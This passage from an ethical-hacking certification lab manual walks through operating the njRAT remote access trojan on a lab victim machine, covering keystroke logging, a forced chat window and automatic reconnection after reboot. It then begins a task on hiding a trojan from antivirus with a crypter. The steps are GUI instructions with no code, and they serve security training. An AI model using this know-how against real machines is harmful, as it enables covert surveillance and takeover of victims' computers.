


Figure 1.1.24: Keystrokes logged by njRAT

44. Close the **Keylogger** window.

TASK 1.11

Chat with the Victim

45. Right-click on the victim name, and click **Open Chat**.




Figure 1.1.25: Opening Chat

46. A **Chat** pop-up appears; enter a nickname (here, **Hacker**) and click **OK**.




Figure 1.1.26: Entering a nickname

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

47. A chat box appears; type a message, and then click **Send**.




Figure 1.1.27: Typing a message

48. In real-time, as soon as the attacker sends the message, a pop-up appears on the victim's screen (**Windows Server 2016**), as demonstrated in the screenshot.




Figure 1.1.28: Message displayed on the victim's desktop

49. Seeing this, the victim becomes alert and attempts to close the chatbox. Irrespective of what the victim does, the chatbox remains for open as long as the attacker uses it.
50. Surprised by the behavior, the victim (you) attempts to break the connection by restarting the machine. As soon as this happens, njRAT loses its connection with **Windows Server 2016**, as the machine is shut down in the process of restarting.

Figure 1.1.29: Shutting down the victim machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. Switch back to the attacker machine (**Windows 10**); you can see that the connection with the victim machine is lost.




Figure 1.1.30: Connection closed in njRAT GUI

52. However, as soon as the victim logs in to their machine, the njRAT client automatically establishes a connection with the victim, as shown in the screenshot.

Note: It might take some time to establish a connection with the victim.




Figure 1.1.31: Logging in to victim machine




Figure 1.1.32: Connection established automatically

53. The attacker, as usual, makes use of the connection to access the victim machine remotely and perform malicious activity.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

54. On completion of this lab, launch **Task Manager**, look for the **server.exe (32 bit)** process, and click **End task** on the **Windows Server 2016** machine.
55. This concludes the demonstration of how to create a Trojan using njRAT Trojan to gain control over a victim machine.
56. Close all open windows on both the **Windows 10** and **Windows Server 2016** virtual machines.
57. Turn off the **Windows Server 2016** virtual machine.

TASK 2 Hide a Trojan using SwayzCryptor and Make it Undetectable to Various Anti-Virus Programs

Here, we will use the SwayzCryptor to hide a Trojan and make it undetectable by anti-virus software.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 2.1

Scan a Malicious File with VirusTotal

1. Turn on the **Windows Server 2016** virtual machine
2. In the **Windows 10** virtual machine, open any web browser (here, **Google Chrome**), enter the URL **https://www.virustotal.com** in the address bar, and press **Enter**.
3. The **VirusTotal** main analysis site appears; click **Choose file** to upload a virus file.

At present, numerous anti-virus software programs have been configured to detect malware such as Trojans, viruses, and worms. Although security specialists keep updating the virus definitions, hackers continually try to evade or bypass them. One method that attackers use to bypass AVs is to "crypt" (an abbreviation of "encrypt") the malicious files using fully undetectable crypters (FUDs). Crypting these files allows them to achieve their objectives, and thereby take complete control over the victim's machine.




Figure 1.2.1: VirusTotal webpage

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. An **Open** dialog box appears; navigate to the location where you saved the malware file **Test.exe** in the previous lab (**Desktop**), select it, and click **Open**.

